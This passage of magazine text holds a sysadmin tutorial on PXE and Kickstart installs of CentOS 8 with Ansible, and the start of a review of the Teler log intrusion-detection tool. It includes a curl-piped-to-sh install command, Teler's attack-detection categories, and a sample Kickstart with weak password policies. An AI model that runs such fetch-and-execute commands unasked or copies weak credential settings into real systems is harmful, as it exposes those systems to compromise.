As soon as the two roles are available locally and you have stored a configuration for DHCP in the host variables, you need to create an Ansible playbook that calls both roles for the infrastructure host. In the example, the playbook is:

```
- hosts: infra
  become: yes
  roles:
    - bertvv.dhcpd
    - bertvv.tftp
```

Listing 1: Host Variables

```
dhcp_global_domain_name: cloud.internal
dhcp_global_broadcast_address: 10.42.0.255

dhcp_subnets:
  - ip: 10.42.0.0
    netmask: 255.255.255.0
    domain_name_servers:
      - 10.42.0.10
      - 10.42.0.11
    range_begin: 10.42.0.200
    range_end: 10.42.0.254
    ntp_servers:
      - 10.42.0.10
      - 10.42.0.11

dhcp_pxeboot_server: 10.42.0.12
```



```
dhcp_subnets:
  - ip: 10.42.0.0
    netmask: 255.255.254.0
    domain_name_servers:
      - 10.42.0.29
      - 10.42.0.30
    range_begin: 10.42.0.40
    range_end: 10.42.0.60
    ntp_servers:
      - 10.42.0.8
      - 10.42.0.9

dhcp_pxeboot_server: 10.42.0.31
```

Figure 2: For the DHCP role to know how to set up the DHCP daemon (dhcpd), you need to define the configuration in the host variables of the server with the infrastructure services.

Basically, for the Playbooks added in this article, you need to add a new line with the appropriate value to the entries in `roles`. The role's name matches that of the folder in the `roles/` directory (Figure 3).


DHCP and TFTP Rollout

Now it's time to get down to business. Ansible is prepared well enough to roll out the TFTP and DHCP servers. You need to enforce this by typing the command:

```
ansible-playbook -i hosts infra.yml
```

Listing 2: Nginx Configuration

```
nginx_http_template_enable: true
nginx_http_template:
  default:
    template_file: http/default.conf.j2
    conf_file_name: default.conf
    conf_file_location: /etc/nginx/conf.d/
    servers:
      server1:
        list:
          listen_localhost:
            port: 80
        server_name: infrastructure.cloud.internal
        autoindex: true
        web_server:
          locations:
            default:
              location: /
              html_file_location: /srv/data
              autoindex: true
```



```
- hosts: infra
  become: yes
  roles:
    - bertvv.dhcpd
    - bertvv.tftp
    - nginxinc.nginx
    - h3a.tftp-files
    - h3a.kickstart-files
```

Figure 3: The Playbook for the infrastructure services is simple in its final form – even if the configuration for GRUB and Kickstart can be generated automatically by Ansible.

The individual work steps of the two Playbooks then flash by on your screen.

If you are wondering why I do not go into more detail concerning the configuration of the firewall (i.e., `firewalld`), the chosen roles take care of this automatically and open the required ports for the respective services. The use of Ansible and the prebuilt modules definitely saves you some work.

Move Nginx into Position

Not all files for the automated RHEL or CentOS installation can be submitted to the installer over TFTP. That's not what the protocol is made for. You need to support your TFTP service with an Nginx server that can host the Kickstart files for Anaconda, for example.

A prebuilt Ansible role for this job, directly from the Ansible developers, works wonderfully on CentOS systems. Just clone the role into the `roles/` folder:

```
$ cd roles
$ git clone https://github.com/nginxinc/➘
  ansible-role-nginx nginxinc.nginx
```

After that, open the `host_vars/Hostname.yml` file again and save the configuration for Nginx (Listing 2). The entry for `server_name` needs to match the full hostname of the infrastructure system.

Now add the `nginxinc.nginx` role you cloned to the `infra.yml` playbook and execute the `ansible-playbook` command again. Of most import here is that the `/srv/data/` be created on the infrastructure node, either manually or by the playbook. The folder needs to belong to the *>nginx* user and the *nginx* group so that Nginx can access it.

Enabling PXE Boot

A specific series of commands enable PXE booting of the systems. Here, I assume that the unified extensible firmware interface (UEFI) with the secure boot function is enabled on the target systems.

The boot process will later proceed as follows: Configure the system with the intelligent platform management interface (IPMI) – or manually – for a network or PXE boot. To do this, the system first sends a DHCP request, which also contains the file name of the bootloader in its response. The PXE firmware of the network card then queries this and, once it has loaded the bootloader locally, executes it. The bootloader then reloads its configuration file.

Depending on the requesting MAC address, the bootloader configuration can be influenced, which is very important for the configuration of the finished system. First, however, you will be interested in configuring the basics of the whole process. Conveniently, the chosen DHCP role already configured the DHCP server to always deliver `pxelinux/shimx64.efi` as the filename for the bootloader to UEFI systems.

In the first step, create under `/var/lib/tftpboot/` the `pxelinux/` subdirectory; then, create the `centos8/` and `pxelinux.cfg/` subdirectories below that. Next, copy the `/boot/efi/EFI/centos/shimx64.efi` file to the `pxelinux/` folder. If it is not in place, also install the `shim-x64` package.

The `pxelinux/` folder also needs to contain the `grubx64.efi` file, which you will find online [3]. While you are on the CentOS mirror, you can load the two files found in the `pxeboot` directory (`initrd.img` and vmlinuz) [4] and store them in pxeboot/centos8/.

Still missing is a configuration file for GRUB that tells it which kernel to use. In the pxeboot/ folder, store the grub.cfg file, which follows the pattern shown in Listing 3.

If you were to run a server through the PXE boot process, it would get a bootloader, a kernel, and an initramfs. However, the Kickstart file (Listing 4) is still missing.

If you want to know which format the password in the user (line 21) and rootpw (line 13) lines must have, you can find corresponding information online [5]. Save the file as ks.cfg in the /srv/data/kickstart/ directory on the infrastructure host; then, set the permissions to *0755* so that Nginx can access the file.

After completing this step, you will be able to PXE boot a 64-bit system with UEFI and secure boot enabled. However, at the moment, you will encounter one catch: The installed systems want to pick up their IP addresses over DHCP, and the default Kickstart template assumes that all servers use the same hardware layout.

MAC Trick

You can approach this problem in several ways. Networking is a tricky subject, because it has several potential solutions. Conceivably, for example, you could pack configured systems into their own VLAN at the switch level and have the system configured accordingly by the Anaconda autoinstaller. Another DHCP server on the network could then be set up for this VLAN so that it assigns suitable IP addresses.

Also conceivable would be to store a suitable Kickstart configuration for each host containing the desired network configuration. A trick comes in handy in this case: Once the system launches, the GRUB bootloader does not first search for the grub.cfg file, but for a file named grub.cfg-01-<MAC_for_requesting_NIC> (e.g., grub.cfg-01-0c-42-a1-06-ab-ef). With the inst.ks parameter, you define which Kickstart file the client sees after starting the installer.

In the example here, the GRUB configuration could contain the parameter:

```
inst.ks=http://172.23.48.31/kickstart/➘
  ks01-0c-42-a1-06-ab-ef.cfg
```

In this case, Anaconda will no longer download the generic ks.cfg, but the

Listing 3: Generic GRUB Config

```
set default="0"

function load_video {
  insmod efi_gop
  insmod efi_uga
  insmod video_bochs
  insmod video_cirrus
  insmod all_video
}

load_video
set gfxpayload=keep
insmod gzio
insmod part_gpt
insmod ext2

set timeout=10

menuentry 'Install CentOS 8' --class centos --class
    gnu-linux --class gnu --class os {
  linuxefi pxelinux/centos8/vmlinuz devfs=nomount
    method=http://mirror.centos.org/centos/8/BaseOS/
    x86_64/os inst.ks=http://172.23.48.31/kickstart/
    ks.cfg
  initrdefi pxelinux/centos8/initrd.img
}
```

Listing 4: Sample Kickstart Config

```
01 ignoredisk --only-use=sda
02 # Use text install
03 text
04 # Keyboard layouts
05 keyboard --vckeymap=at-nodeadkeys --xlayouts='de (nodeadkeys)','us'
06 # System language
07 lang en_US.UTF-8
08 # Network information
09 network --device=bond0 --bondslaves=ens1f0,ens1f1
     --bondopts=mode=802.3ad,miimon-100 --bootproto=dhcp --activate
10 network --hostname=server.cloud.internal
11 network --nameserver=10.42.0.10,10.42.0.11
12 # Root password
13 rootpw --iscrypted <Password>
14 # Run the Setup Agent on first boot
15 firstboot --enable
16 # Do not configure the X Window System
17 skipx
18 # System timezone
19 timezone Europe/Vienna --isUtc --ntpservers 172.23.48.8,172.23.48.9
20 # user setup
21 user --name=example-user --password=<Password> --iscrypted
     --gecos="example-user"
22 # Disk partitioning information
23 zerombr
24 bootloader --location=mbr --boot-drive=sda --driveorder=sda
25 clearpart --all --initlabel --drives=sda
26 part pv.470 --fstype="lvmpv" --ondisk=sda --size 1 --grow
27 part /boot --size 512 --asprimary --fstype=ext4 --ondisk=sda
28 volgroup cl --pesize=4096 pv.470
29 logvol /var --fstype="xfs" --size=10240 --name=var --vgname=cl
30 logvol / --fstype="xfs" --size=10240 --name=root --vgname=cl
31 logvol swap --fstype="swap" --size=4096 --name=swap --vgname=cl
32 reboot
33
34 %packages
35 @^server-product-environment
36 kexec-tools
37 %end
38
39 %addon com_redhat_kdump --enable --reserve-mb='auto'
40 %end
41
42 %anaconda
43 pwpolicy root --minlen=6 --minquality=1 --notstrict --nochanges
     --notempty
44 pwpolicy user --minlen=6 --minquality=1 --notstrict --nochanges
     --emptyok
45 pwpolicy luks --minlen=6 --minquality=1 --notstrict --nochanges
     --notempty
46 %end
```

variant specifically geared for the host. You can then follow the Anaconda manual if you want to configure static IP addresses.

In this context it is helpful to think of a mechanism to put both the required `grub.cfg` files and the Kickstart files in place. Ansible's template functions can help enormously here; then, you can build your own role containing a template for `grub.cfg` and `ks.cfg` and store the parameters to use for each host in your configuration in the two templates. Afterward, you would use the `template` function in Ansible to put the populated files in the right place on the filesystem. For each host stored in the Ansible configuration, you would always have a functional, permanently stored autoinstallation configuration. You will find more details of this in the Anaconda documentation [6].


Postinstallation Process

The main actor in the process (Anaconda) has only been implicitly mentioned thus far, but the credit goes to Anaconda, which is part of the CentOS and RHEL initramfs files and automatically appears as soon as you specify an Anaconda parameter like `method` or `inst.ks` in the kernel command line (Figure 4).

If you have prepared an Anaconda configuration, you can look forward to finding a system with the appropriate parameters afterward. The Anaconda template I looked at here by no means exhausts all of the program's possibilities. You could also configure `sudo` in Anaconda or store an SSH key for users so that a login without a password works. However, I advise you to design your Kickstart templates to be as clear-cut and simple as possible and leave the rest to an automation expert.

Extending the Setup Retroactively

Up to this point, this article has worked out how you can convert bare metal into an installed base system. Although automation is good, more automation is even better. What you therefore need is to implement the last small piece of the installed basic system up to the step where the system automatically becomes part of the automation. In Ansible-speak, this objective would be met once a host automatically appeared in the Ansible inventory after the basic installation.



Keyboard
English (US)

Language Support
English (United States)

Time & Date
Etc/Coordinated Universal Time timezone

Installation Source
http://mirror.centos.org/centos/8/BaseOS/x86_64/os

Software Selection
Minimal Install

Installation Destination
Custom partitioning selected

KDUMP
Kdump is enabled

Network & Host Name
Wired (enp97s0f0) connected

SECURITY POLICY
No content found

We won't touch your disks until you click 'Begin Installation'.

Warning: Processor has Simultaneous Multithreading (SMT) enabled. Click for details.

Figure 4: Anaconda either runs at the command line or graphically, but it does not affect the installed system.

Netbox, a tool that has already been discussed several times in *ADMIN* [7], is a combined datacenter inventory management (DCIM) and IP address management (IPAM) system. Netbox (Figure 5) lists the servers in your data center, as well as the IPs of your various network interface cards (NICs). If you take this to its ultimate conclusion, you can generate the configuration file for the DHCP server from Netbox, as well as the Kickstart files for individual systems.

Extracting individual values from Netbox is not at all complicated because the service comes with a REST API that can be queried automatically. What's more, a library acts as a Netbox client especially for Python so that values can be queried from Netbox and processed directly in a Python script. Anyone planning a really big leap in automation will be looking to move in this direction and will ultimately use tags in Netbox to assign specific tasks to certain systems.

A Netbox client that regularly queries the parameters of the servers in Netbox can then generate specific Kickstart files according to these details and ensure that, for example, a special set of packages is rolled out on one system but not on another. The overhead is rewarded with a workflow in which you simply bolt a computer into the rack, enter it in Netbox, and tag it appropriately to complete the installation in a completely automated process.

If you want things to be a little less complicated, you might be satisfied with an intermediate stage. Many automators, including Ansible, can now generate their inventory directly from Netbox. As soon as a system appears in Netbox, it is also present in the inventory of an environment, and the next Ansible run would include that new server.

Conclusions

Installing Red Hat or CentOS automatically with standard tools is neither rocket science nor a task that requires complex frameworks.

If you are confident working at the console, you will have no problems whatsoever setting up the necessary components.

Combining the automation in your own setup with Anaconda so that newly installed systems become part of your automation is also useful. Although Kickstart files provide sections for arbitrary shell commands that need to be called before, during, or after the installation, in theory, even configuration files of arbitrary programs can be rolled out in this way. In practice, however, it is a good idea to leave this work to automation engineers who specialize in the task. Inventory systems such as Netbox with an API that can be queried prove to be extremely useful, even if their initial setup is often difficult and tedious. ■

Info

[1] DRBD on CentOS: [https://www.howtoforge.com/tutorial/how-to-install-and-setup-drbd-on-centos-6/]

[2] "Automated Monitoring with Pacemaker Resource Agents" by Martin Loschwitz, *Linux Magazine*, issue 139, June 2012, pg. 14, [https://www.linuxpromagazine.com/Issues/2012/139/Pacemaker]

[3] grubx64.efi: [http://mirror.centos.org/centos/8/BaseOS/x86_64/os/EFI/BOOT/]

[4] CentOS pxeboot files: [http://mirror.centos.org/centos/8/BaseOS/x86_64/os/images/pxeboot/]


[5] Passwords in Anaconda: [https://thornelabs.net/posts/hash-roots-password-in-rhel-and-centos-kickstart-profiles.html]

[6] Anaconda installs: [https://docs.fedoraproject.org/en-US/fedora/rawhide/install-guide/install/Installing_Using_Anaconda/]

[7] Netbox: [https://www.admin-magazine.com/content/search?SearchText=Netbox&x=0&y=0]

The Author

Martin Gerhard Loschwitz is Cloud Platform Architect at Drei Austria (Vienna) and works on topics such as OpenStack, Kubernetes, and Ceph.



Logged in as netboxadmin.

Organization
- Sites 0 – Geographic locations
- Tenants 0 – Customers or departments

DCIM
- Racks 0 – Equipment racks, optionally organized by group
- Device Types 0 – Physical hardware models by manufacturer
- Devices 0 – Rack-mounted network equipment, servers, and other devices
- Connections

IPAM
- VRFs 0 – Virtual routing and forwarding tables
- Aggregates 3 – Top-level IP allocations
- Prefixes 0 – IPv4 and IPv6 network assignments
- IP Addresses 0 – Individual IPv4 and IPv6 addresses
- VLANs 0 – Layer two domains, identified by VLAN ID

Circuits
- Providers 0 – Organizations which provide circuit connectivity

Global Topology Maps
None found

Reports
None found

Changelog
No change history found

Figure 5: Netbox is a combination of DCIM and IPAM and complements the combination of DHCP, TFTP, and HTTP.

Real-time log inspection

Inspector General

Teler is an intrusion detection and threat alert command-line tool that analyzes logs and identifies suspicious activity in real time. By Chris Binnie

A perennial problem for any system operator is sifting through mountains of logfiles that contain entries of importance. However, when you're presented with half a million lines in a single logfile full of differing content, you have little hope of spotting attack data that may be of concern or, in fact, partially or completely successful.

Numerous tools can help you sort the wheat from the chaff in logfiles, such as the daily reporting provided by the excellent Logwatch [1]. Although these tools are ideal for a small number of entries, few offer analysis in real time with the sophistication of Teler, a "real-time HTTP intrusion detection" tool [2].

Judging by the age of the commits on its GitHub page, it's a relatively new project, but I found its uncomplicated ingenuity exceptionally intriguing. If you visit the GitHub page, you can see multiple command-line screen recordings of Teler in action to whet your appetite. In this article, I look at installation options and use cases for the excellent Teler.

On Your Marks

To begin, I look at how you can install Teler by a very simple route with a precompiled binary; then, I'll look at running it across some web server logs that I have to hand.

The prebuilt binary route can be installed in one of two ways:

1. by visiting the release page on GitHub [3] and choosing the correct binary for your system, or
2. with the use of a handy installation script that pulls down the binary and then saves it to your user path (in this case, `/usr/local/bin`).

If you choose the second method, for prudence, you should download the script first with `curl` (to scrutinize the script for malicious intent, omit the section after the pipe (`|`) before running it in its entirety):

```
$ curl -sSfL ➘
  'https://ktbs.dev/get-teler.sh' | ➘
  sh -s -- -b /usr/local/bin
kitabisa/teler info checking GitHub ➘
  for latest tag
kitabisa/teler info found version: 0.0.4 ➘
  for v0.0.4/linux/amd64
kitabisa/teler info installed ➘
  /usr/local/bin/teler
```

As you can see from the output of the command, the tool was installed in the expected path. To check it further, run the check version command,


```
$ teler -v
teler 0.0.4
```

and to see the help options, use the `-h` switch (Figure 1).

You can also build the binary yourself from source:

```
$ git clone ➘
  https://github.com/kitabisa/teler
$ cd teler
$ make build
$ mv ./bin/teler /usr/local/bin
```

I have to admit that I had less luck trying to use the Docker container



```
        __       __
       / /____  / /__  _____
      / __/ -_) / -_) __/
      \__/\__/_/\__/_/
                         v0.0.4

      infosec@kitabisa.com

[WRN] This tool is under development!
[WRN] Please submit a report if an error occurs.

Usage:
  [buffers] | teler [options]
  teler -c [...] [options]

Options:
  -c, --config <FILE>         teler configuration file
  -i, --input <FILE>          Analyze logs from data persistence rather than buffer stream
  -x, --concurrent <i>        Set the concurrency level to analyze logs (default: 20)
  -o, --output <FILE>         Save detected threats to file
      --json                  Display threats in the terminal as JSON format
      --rm-cache              Removes all cached resources
  -v, --version               Show current teler version

Examples:
  teler -c [...] -i /var/log/nginx/access.log
  [kubectl logs|tail -f|cat] ... | teler -c [...] -x 25
```

Figure 1: The `help` output from Teler, in hand with some welcome ASCII art.

as the installation route. I confirmed that the container was valid, but the way it was built meant I couldn't execute commands inside a running container easily to see what I was missing, in terms of passing configuration to the binary correctly. I did manage to get some meaningful errors back from the binary inside the container, but ultimately, I didn't want to spend too much time on it.

If you go down that route, you will probably want to install Docker Engine Community Edition and follow the official instructions [4] to get started. You can then start by pulling the relevant container image with the command:

```
$ docker pull kitabisa/teler
```

To tell the container the location of the configuration file, you can use either the command,

```
$ export ⮐
  TELER_CONFIG="/root/teler.yaml"
```

a shell-wide environment variable (sometimes this path refers internally to a container path, so it might not work as expected), or the Docker command to include an environment variable,

```
$ docker run -i --rm -e TELER_CONFIG=⮐
  /root/teler.yaml kitabisa/teler ⮐
  -i apache.log
```

where the `-i` (input) switch is a prerecorded logfile or logfiles.

You can also buffer real-time data to Teler if you get the Docker command working:

```
$ cat apache.log | docker run -i --rm -e ⮐
TELER_CONFIG=./teler.yaml kitabisa/teler
```

I will leave you to get the container route working and instead use the prebuilt binary.

Expanding The Horizon

The most important thing to get correct with Teler is the configuration side of things. A suitably named example file is available online [5]. If you look at the top stanza of that file, you will see that you are dutifully directed to a GitHub page for the configuration section, followed by the log format you want to inspect (Listing 1).

Within the configuration section of the documentation, you are offered a number of popular logfile formats. More than 20 years ago I remember some of the standardization issues with the web server logging format and wrangling with some applications that should have supported the NCSA format (named after the

Listing 1: `teler.example.yaml` (partial)

```
# To write log format, see https://github.com/kitabisa/teler#configuration
log_format: |
  $remote_addr - [$remote_addr] $remote_user - [$time_local]
  "$request_method $request_uri $request_protocol" $status $body_bytes_sent
  "$http_referer" "$http_user_agent" $request_length $request_time
  [$proxy_upstream_name] $upstream_addr $upstream_response_length $upstream_response_time $upstream_status $req_id
```

Listing 2: Teler Rule Options

```
rules:
  cache: true
  threat:
    excludes:
      # - "Common Web Attack"
      # - "Bad IP Address"
      # - "Bad Referrer"
      # - "Bad Crawler"
      # - "Directory Bruteforce"

    # It can be user-agent, request path, HTTP referrer, IP address and/or request query values parsed in regExp
    whitelists:
      # - "(curl|Go-http-client|okhttp)/*"
      # - "^/wp-login\\.php"
      # - "https://www\\.facebook\\.com"
      # - "192\\.168\\.0\\.1"
```

National Center for Supercomputing Applications) [6]. These days, however, along with a little help from the documentation, of course, it's possible to pin down logfiles for the following applications and services for relatively easy use with Teler: Apache, Nginx, Nginx Ingress, AWS S3, AWS Elastic Load Balancers, and AWS CloudFront.

Teler has been carefully constructed, and if it's starting out its development with support for numerous applications and services, it would be wise to watch this space for future versions.

Listing 2 shows off the settings available for applying various rules to logfile inspection. As you can see, it's possible to whitelist and ignore certain entries parsed by Teler and exclude certain findings within your logfiles.

Another option caches rules in the YAML file:

```
rules:
  cache: true
```

The documentation says that if you do not want Teler to look up what it calls "external resources" each time it runs, you should enable the above caching. I found it a little unnecessary for testing and kept wiping the cache clean before trying something else with the command:

```
$ teler --rm-cache
```

A note in the docs explains that the cache of information will be updated once a day if `cache: true` is enabled. To understand the purpose of external resources related to the cache, you are pointed to Teller resource collections, where you can see a list of projects (Figure 2) that assisted in the intelligence feed that powers Teler, along with the author's gratitude for their involvement in the project in whatever form that takes.

Dropping Science

Now that you have seen how to install and where to configure Teler, you can try running Teler with your configuration file, having adapted the one from the GitHub repository [5]. Save your configuration file locally as `teler.yml` (my preference on Linux is the shortened filename extension).

Listing 3 shows the configuration file that I created, replacing the top stanza with my specific Apache logfile format.


That the first line in Listing 3 is all one long line is not precisely clear. It's commented out for reference. To create the correct `log_format` entry, I just walked through each component of that line and matched the format shown, making sure that double quotes were present where needed. Watch out, though, because they're not always there.

Having pointed the trusty Teler at that logfile, I was a little surprised at how much data was reported back. In Figure 3 you can see the very top of the output from the command:

```
$ teler -i apache.log -c teler.yml ↵
        -o threats.txt
```

I chose to output to a file called `threats.txt` in addition to STDOUT. The redacted output is missing the IP addresses and is obviously not a clear example of how rapidly the excellent Teler can process web server logs.

To give you an idea of what to expect from Teler and how useful it can be for spotting HTTP-related attacks, I'll



- **Common Web Attack**

  This is taken from the PHPIDS project; please see their README for names of those who have contributed.

- **Bad IP Address** & **Bad Referrer**

  Both collections belong to Nginx Ultimate Bad Bot Blocker project.


- **Bad Crawler**

  This is taken from the Crawler Detect project; for the names of those who contributed can also be seen in the Crawlers.txt file.

- **Directory Bruteforce**

  For this from the dirsearch project; there are so many *bad ass* people who contributed to this wordlists.

Figure 2: These projects help update the Teler intelligence feed [7].



```
Oscar ~ # teler -i apache.log -c teler.yml -o threats.json

                                        v0.0.4

        infosec@kitabisa.com

[WRN] This tool is under development!
[WRN] Please submit a report if an error occurs.
[INF] Analyzing...
[07/Nov/2020:00:24:13 +0000] [             04] [Bad Crawler] HTTP Banner Detection (https://security.ipip.net)
[07/Nov/2020:01:16:13 +0000] [               ] [Bad Crawler] Mozilla/5.0 (compatible; AhrefsBot/7.0; +http://ahrefs.com/robot/)
[07/Nov/2020:00:40:58 +0000] [            230] [Bad Crawler] (compatible;PetalBot;+https://aspiegel.com/petalbot)
[07/Nov/2020:04:03:36 +0000] [               ] [Bad Crawler] Mozilla/5.0 (Linux; Android 5.0) AppleWebKit/537.36 (KHTML, like Gecko) Mobile Safari/537.36 (compatible; Bytespider;
utiao.com/)
[07/Nov/2020:03:42:54 +0000] [          26] [Bad Crawler] Sogou web spider/4.0(+http://www.sogou.com/docs/help/webmasters.htm#07)
[07/Nov/2020:04:20:41 +0000] [           181] [Bad Crawler] Twitterbot/1.0
[07/Nov/2020:04:39:48 +0000] [           139] [Bad Crawler] curl/7.73.0
[07/Nov/2020:04:07:56 +0000] [          186] [Bad Crawler] Mozilla/5.0 (compatible; AhrefsBot/7.0; +http://ahrefs.com/robot/)
[07/Nov/2020:02:00:29 +0000] [          23] [Bad Crawler] Mozilla/5.0 (compatible; AhrefsBot/6.1; +http://ahrefs.com/robot/)
[07/Nov/2020:04:20:41 +0000] [           181] [Bad Crawler] Twitterbot/1.0
```

Figure 3: The top part of the output analyzing the Apache logfile (redacted to protect the innocent).

Listing 3: `log_format` in Config File

```
# 68.XXX.XXX.XXX - - [22/Nov/2020:11:03:36 +0100] "GET /wp-login.php HTTP/1.1"
401 673 "-" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:62.0) Gecko/20100101 Firefox/62.0"

log_format: |
  $remote_addr - - [$time_local] "$request_method $request_uri $request_protocol" $status $body_bytes_sent "-" "$http_user_agent"
```

dissect some of the `threats.txt` file that I created with that scan.

I mentioned that Figure 3 didn't demonstrate how quick Teler was to react to the injected logfile. According to the word count command (`wc`), the combined input logfiles were 45,836 lines long, from which Teler found 10,249 issues worth noting. Teler definitely moved like lightning through the parsing of the ca. 45K-long logfiles.

The results were unsurprising because of the traffic breakdown of the sites on that quiet web server, with logs that span a long period of time in which multiple bots, nefarious scans, and crawlers would have been logged.

The file revealed a large number of brute-force attacks that appear to be PHP related (which is enabled on that Apache server), such as this entry:

```
[Directory Bruteforce] ⤶
 /s?p=8f0f9570a1e1fb28f829a361441ab⤶
 &t=bfd6c7c4&h=645cd72507b5af9d66d3425
```

I also found a number of WordPress attacks, most commonly this PHP test:

```
[Directory Bruteforce] /wp-login.php
```

